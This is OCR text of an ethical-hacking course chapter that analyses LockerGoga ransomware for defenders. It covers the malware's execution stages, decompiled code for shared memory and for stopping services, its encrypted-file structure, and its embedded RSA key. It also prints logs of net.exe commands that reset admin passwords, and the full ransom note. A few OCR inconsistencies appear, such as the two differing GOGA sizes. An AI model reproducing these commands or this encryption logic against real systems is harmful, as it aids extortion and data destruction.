
https://www.fortinet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware (Cont'd)


Stage 1: Initial Execution

- LockerGoga injects a copy of itself in `%TEMP%/tgytutrc(number).exe` and executes it with the "`-m`" (master) parameter. If "`-l`" parameter is enabled, details of the malware are written to "`C:\log`"



Stage 2: Running Master Process

- Executes master process to search and identify files to encrypt, lockout admin accounts, and disable network interfaces
- It uses the slave process for encrypting files. To perform this, it executes its binary with the following parameters:
  `-i <shared memory name> -s`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware (Cont'd)


Stage 3: Running Slave Process

- Spawns slave processes for encrypting the files
- The slave process expects input from the master process to the file paths for encryption
- Save process is executed using the following command: `-i <shared memory name> -s -l`

```
GOGA            struc ; (sizeof=0x30, mappedto_165)
                                        ; XREF: encryptfile/r
marker          db 8 dup(?)             ; XREF: encryptfile+27E/w
                                        ; encryptfile+288/w ; string(C)
low_filesize    db 4 dup(?)             ; XREF: encryptfile+273/o
                                        ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)             ; XREF: encryptfile:loc_4401F0/w
                                        ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)             ; XREF: encryptfile+EA2/o
                                        ; encryptfile+EDC/o ... ; string(C)
AES_key         db 16 dup(?)            ; XREF: encryptfile+2E6/o
                                        ; encryptfile+73E/o ; string(C)
AES_IV          db 16 dup(?)            ; XREF: encryptfile+2C7/o
                                        ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)             ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)            ; XREF: encryptfile+23C/o ; string(C)
GOGA            ends
```

Stage 4: Ransom Note

- The last stage involves the dropping of the ransom note "`README-NOW.txt`" into the `%Desktop%` of the current user
- This note contains instructions related to the ransom payment such as email addresses, and payment instructions



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware

Source: *https://www.fortinet.com*

Nowadays, ransomware attacks such as WannaCry, NotPetya, SamSam, MegaCortex, and LockerGoga are targeting critical industrial infrastructure. LockerGoga, a recent form of targeted ransomware, has attacked many industrial organizations, including organizations in building and construction, financial services, metals, chemicals, data storage, and warehousing, compromising their critical operations.

Only limited details are available and research is ongoing regarding how this malware enters a system. This is a highly targeted attack that contains multiple attack stages. To execute LockerGoga ransomware, attackers need administrative privileges; thus, before running the ransomware, attackers must gain access to the target system and elevate their privileges in the early stages of the attack. Attackers may abuse administrative tools such as PsExec to drop and execute the malware. To run such administrative tools, attackers need to obtain the required credentials using techniques such as spear phishing, brute-forcing, or abusing a previous malware infection.

How does it work?

The diagram shows the various infection stages of LockerGoga ransomware. To encrypt the files, LockerGoga implements a master/slave model leveraging the Boost IPC (inter-process communication) library. The master and slave processes communicate through IPC via shared memory. The master process is mainly used to search files to encrypt and store the corresponding file paths in the shared memory. Then, the slave process reads the file paths from the shared memory and encrypts the files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.79: Execution flow of LockerGoga ransomware

- **Stage 1: Initial Execution**

  LockerGoga injects a copy of itself in `%TEMP%/tgytutrc{number}.exe` and executes it with the "`-m`" (master) parameter. If the "`-l`" parameter is enabled, details of the malware are written to "`C:\log`."

```
1  scanning...
2  'A:\' : The device is not ready
3  [1/0/4893]>C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
4  [2/0/4894]>C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
5  [3/0/4895]>C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
6  [2/1/5015]+C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
7  [3/1/5014]>C:\cfd5a68720a6fbe8a8301126cf72300a\1036\LocalizedData.xml
8  [2/2/5019]+C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
9  [3/3/5023]>C:\cfd5a68720a6fbe8a8301126cf72300a\1049\LocalizedData.xml
10 [2/4/5025]+C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
11 [3/4/5024]>C:\cfd5a68720a6fbe8a8301126cf72300a\UIInfo.xml
12 9204 exiting
13 \MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\GrooveMUISet.xml
14 [3/29/6110]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
15 [2/30/6110]+C:\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\Groove.en-us\GrooveMUI.xml
16 [3/30/6109]>C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
17 [2/31/6232]+C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
18 [3/31/6231]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
19 [2/32/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
20 [1/33/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
21 [2/33/6230]>C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
22 [3/33/6229]>C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
23 [2/34/6254]+C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
24 [3/34/6253]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UIInfo.xml
25 2216 exiting
26 [2/35/6257]+C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\Setup.xml
27 [3/35/6256]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\ParameterInfo.xml
28 2708 exiting
29 [2/36/6256]+C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
30 [1/37/6281]+C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UIInfo.xml
```

Figure 18.80: Execution log details of LockerGoga

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 2: Running Master Process**

  LockerGoga initiates the master process to perform various malicious functions such as searching for and identifying files to encrypt, locking out admin accounts, and disabling network interfaces. The first function the master process performs is logging off all other user sessions except the current session using the Windows tool logoff.exe. It then automatically changes all the admin passwords to a hardcoded one, which is practically difficult to predict. This locking also prevents the victims from even reading the ransom note, showing that the goal of the malware is something other than a ransom.

Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3592, Command line: C:\Windows\system32\logoff.exe 2	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3908, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2416, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1556, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2924, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1612, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\samlib.dll	Image Base: 0x74840000, Image Size: 0x12000	SUCCESS
Thread Create		Thread ID: 1568	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1108, Command line: C:\Windows\system32\net.exe user Administrator HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0x18000	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1960, Command line: C:\Windows\system32\net.exe user win7 HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x400000, Image Size: 0x18000	SUCCESS

Figure 18.81: Procmon log showing logging off sessions and changing admin passwords

Now, it uses the slave process for the actual encryption of the files. To perform this, it executes its binary with the following parameters:

```
-i <shared memory name> -s
```

where `-s` → malware running in "slave mode," and `-i` → name of the shared memory; here, it is "`SM-tgytutrc`" with a size of `0x10000` bytes. To initialize this memory, it uses the Boost library and File Mapping APIs.

```
mMap = CreateFileMappingA((HANDLE)0xFFFFFFFF, *Buffer[0], fPAGE_READWRITE, 0, dwMaximumSizeLow, lpName);// lpName="SM-tgytutrc"
```

Figure 18.82: LockerGoga creating a named shared memory

Now, the master process searches for files to encrypt and stores their paths encoded with Base64 in the shared memory. In addition, to prevent the recovery of files from deleted files on the disk, it runs a cipher.exe tool to clear all the unused or free disk space. Finally, the ransomware disables all the network interfaces to prevent remote connections.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.83: Procmon log showing the execution of slaves, cipher.exe, and netsh.exe

- **Stage 3: Running Slave Process**

  Next, LockerGoga spawns slave processes for encrypting the files. The slave process expects input from the master process to the file paths for encryption. The slave process is executed using the following command:

  `-i <shared memory name> -s -l`

  where **`-l`** → log also used with the master process.

  For shared memory mapping it uses the **`MapViewOfFileEx()`** API.

```
mView = MapViewOfFileEx(hFileMappingObject, v10, 0, 0, dwNumberOfBytesToMap, 0);// FILE_MAP_READ
if ( !mView )
```

Figure 18.84: Mapping with the shared memory

After executing the above-mentioned command, it receives a Base64-encoded file path from the master process that is stored in the shared memory. Before encrypting the files, it will run Restart Manager and the Service Control Manager APIs to block non-critical services from using the file that is to be encrypted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
if ( !pRmStartSession(&dwSessionHandle, 0, &v39) )
{
  if ( v1[5] >= 8u )
    v1 = (_DWORD *)*v1;
  v26 = (int)v1;
  if ( !pRmRegisterResources(dwSessionHandle, 1, &v26, 0, 0, 0, 0) )
  {
    lpdwRebootReasons = 0;
    pnProcInfoNeeded = 0;
    pnProcInfo = 0;
    alloc_3(&rgAffectedApps, v20, v21);
    v40 = 8;
    v10 = pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons);
    if ( !v10 || v10 == ERROR_MORE_DATA )
    {
      if ( pnProcInfoNeeded )
      {
        pnProcInfo = pnProcInfoNeeded;
        sub_444F60((unsigned int *)&rgAffectedApps, pnProcInfoNeeded, (int)&rgAffectedApps);
        if ( !pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons) )
        {
          for ( i = v37; rgAffectedApps != i; ++rgAffectedApps )
          {
            hProcess = OpenProcess(1u, 0, rgAffectedApps->Process.dwProcessId);
            if ( hProcess )
            {
              memmove(&lpServiceName, rgAffectedApps->strServiceShortName);
              schandle = OpenSCManagerW(0, 0, 5u);
              if ( schandle )
              {
                lpServiceName = (LPCWSTR)&lpServiceName;
                svhandle = OpenServiceW(schandle, lpServiceName, 0x2Cu);
                if ( svhandle )
                {
                  stop_dependent_services(svhandle, schandle);
                  ControlService(svhandle, SERVICE_CONTROL_STOP, &ServiceStatus);
                  v18 = GetTickCount();
                  if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
                  {
                    do
                      Sleep(ServiceStatus.dwWaitHint);
                    while ( QueryServiceStatusEx(svhandle, 0, (LPBYTE)&ServiceStatus, 0x24u, &pcbBytesNeeded)
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP
                         && GetTickCount() - v18 <= 0x1388
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP );
                  }
                  CloseServiceHandle(svhandle);
```

Figure 18.85: LockerGoga running Restart Manager and Service Control Manager to stop services

The encryption function fetches the addresses of Native APIs such as NtOpenFile, NtClose, NtReadFile, NtWriteFile, and RtlInitUnicodeString to modify the file that is being encrypted. Now, it generates a memory space of size 0 × 90 bytes to store the "GOGA" structure, which is appended to the encrypted file.

```
GOGA            struc ; (sizeof=0x90, mappedto_165)
                                        ; XREF: encryptfile/r
marker          db 8 dup(?)             ; XREF: encryptfile+27E/w
                                        ; encryptfile+28B/w ; string(C)
low_filesize    db 4 dup(?)             ; XREF: encryptfile+278/o
                                        ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)             ; XREF: encryptfile:loc_4401F0/w
                                        ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)             ; XREF: encryptfile+BA2/o
                                        ; encryptfile+BDC/o ... ; string(C)
AES_key         db 16 dup(?)            ; XREF: encryptfile+2B6/o
                                        ; encryptfile+79E/o ; string(C)
AES_IV          db 16 dup(?)            ; XREF: encryptfile+2C7/o
                                        ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)             ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)            ; XREF: encryptfile+29C/o ; string(C)
GOGA            ends
```

Figure 18.86: "GOGA" structure appended to the encrypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, it checks whether any file exists with a locked extension; if such a file exists, it deletes the file. Otherwise, it renames the target file and adds the .locked extension. Now, it splits the file into multiple blocks each of size 0 × 10 000 bytes, and finally, it encrypts each block with a Crypto++ AES algorithm using randomly initialized IV and key values. If the last block size is less than 0 × 10 000 bytes, it appends the negated value of its crc32 to increase the size by 4 bytes.

The AES_key and AES_IV used to encrypt the file are stored in the GOGA structure and further encrypted with an RSA algorithm using the following RSA public key:

(int)" MIGdMA0GCSqGSIb3DQEBAQUAA4GLADCBhwKBgQDLscAMf6QMU0OLT967Q3cMVM/9xRbC6Ymz HVVE05zgpDJRQQLmPPYcPnchaeynF8HGFYb"
"RIEaD0pk4MZwGPLtcRaYuQS1M6v+2j4Vp8faA wcMdi7+jI2xw0kQao29FJ8MUQDvrPq0DALf8bjiOIO7f1Mc5g9vOEbMyCA1w/vbaVwIBEQ==",

Figure 18.87: RSA public key embedded within the malware code

Finally, the GOGA structure is appended to the encrypted file.

- **Stage 4: Ransom Note**

  The last stage is dropping the ransom note "**`README-NOW.txt`**" into the **`%Desktop%`** of the current user. This note contains instructions related to the ransom payment, such as email addresses, payment instructions, etc.

```
README_LOCKED.txt
Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecrypter etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and
instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

DharmaParrack@protonmail.com
wyattpettigrew8922555@mail.com
```

